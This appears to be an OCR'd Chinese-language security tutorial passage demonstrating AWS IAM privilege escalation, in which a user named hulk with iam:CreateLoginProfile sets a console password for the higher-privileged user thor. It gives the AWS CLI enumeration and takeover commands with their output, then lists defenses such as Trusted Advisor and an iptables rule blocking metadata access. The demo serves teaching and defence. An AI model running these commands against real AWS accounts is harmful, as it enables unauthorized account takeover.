
DEMO: 错误配置的IAM权限导致的权限提升

3.查看hulk用户是否具有iam:CreateLoginProfile权限

aws iam list-attached-user-policies --user-name hulk --profile hulk

aws iam get-policy --policy-arn arn:aws:iam::XXXXX:policy/BadPolicy --profile hulk

aws iam get-policy-version --policy-arn arn:aws:iam::XXXX:policy/BadPolicy --version-id v2 --profile hulk




```
[mickey@pentestbox ~]$ aws iam get-policy --policy-arn arn:aws:iam::[redacted]:policy/BadPolicy --profile hulk
{
    "Policy": {
        "PolicyName": "BadPolicy",
        "Description": "An attacker with the CreateLoginProfile permission on other users can create a password to use to log
in to the AWS console on any user that does not already have a login profile setup.",
        "PermissionsBoundaryUsageCount": 0,
        "CreateDate": "2019-08-03T20:32:57Z",
        "AttachmentCount": 1,
        "IsAttachable": true,
        "PolicyId": "ANPAZ3AA7ILS2QTGMDFGK",
        "DefaultVersionId": "v2",
        "Path": "/",
        "Arn": "arn:aws:iam:[redacted]:policy/BadPolicy",
        "UpdateDate": "2019-08-03T20:33:54Z"
    }
}
[mickey@pentestbox ~]$ aws iam get-policy-version --policy-arn arn:aws:iam::[redacted]:policy/BadPolicy --version-id v2 --p
rofile hulk |grep -i create
        "CreateDate": "2019-08-03T20:33:54Z",
                        "iam:CreateLoginProfile"
```

DEMO: 错误配置的IAM权限导致的权限提升

4. 给高权限账户thor配置管理控制台登陆的profile,并设置密码

aws iam create-login-profile --user-name thor --password 'HulkbeatupTh0r' --no-password-reset-required --profile hulk

5. 使用新配置的thor用户密码登陆管理控制台,实现提权




□	User name	Groups	Access key age	Password age	Last activity	MFA
□	Thor	None	✓ Today	Today	Today	Not enabled
□	Hulk	None	✓ Today	None	Today	Not enabled

```
[mickey@pentestbox ~]$ aws iam create-login-profile --user-name thor --password 'HulkbeatupTh0r' --no-password-reset-required
 --profile hulk
{
    "LoginProfile": {
        "UserName": "thor",
        "CreateDate": "2019-08-03T21:09:22Z",
        "PasswordResetRequired": false
    }
}
```

防护:

1. 安全编码
2. 定期使用免费工具观察消费和使用情况,例如 **Trusted Advisor**



Trusted Advisor Dashboard

Cost Optimization	Performance	Security	Fault Tolerance	Service Limits
4 ✓ 5 ⚠	10 ✓ 0 ⚠	12 ✓ 2 ⚠	13 ✓ 3 ⚠	48 ✓ 0 ⚠
0 ❗	0 ❗	3 ❗	1 ❗	0 ❗
$359.52 Potential monthly savings				

3. 禁止对metadata的访问

```
sudo iptables -A OUTPUT -m owner ! --uid-owner root -d 169.254.169.254 -j DROP
```

4.数据加密, 最小权限设计,遵守官方的最佳安全实践. 例如
https://d1.awsstatic.com/whitepapers/Security/AWS_Security_Best_Practices.pdf

学习资源

网络安全学习

星主：Mickey

长按扫码预览社群内容
和星主关系更近一步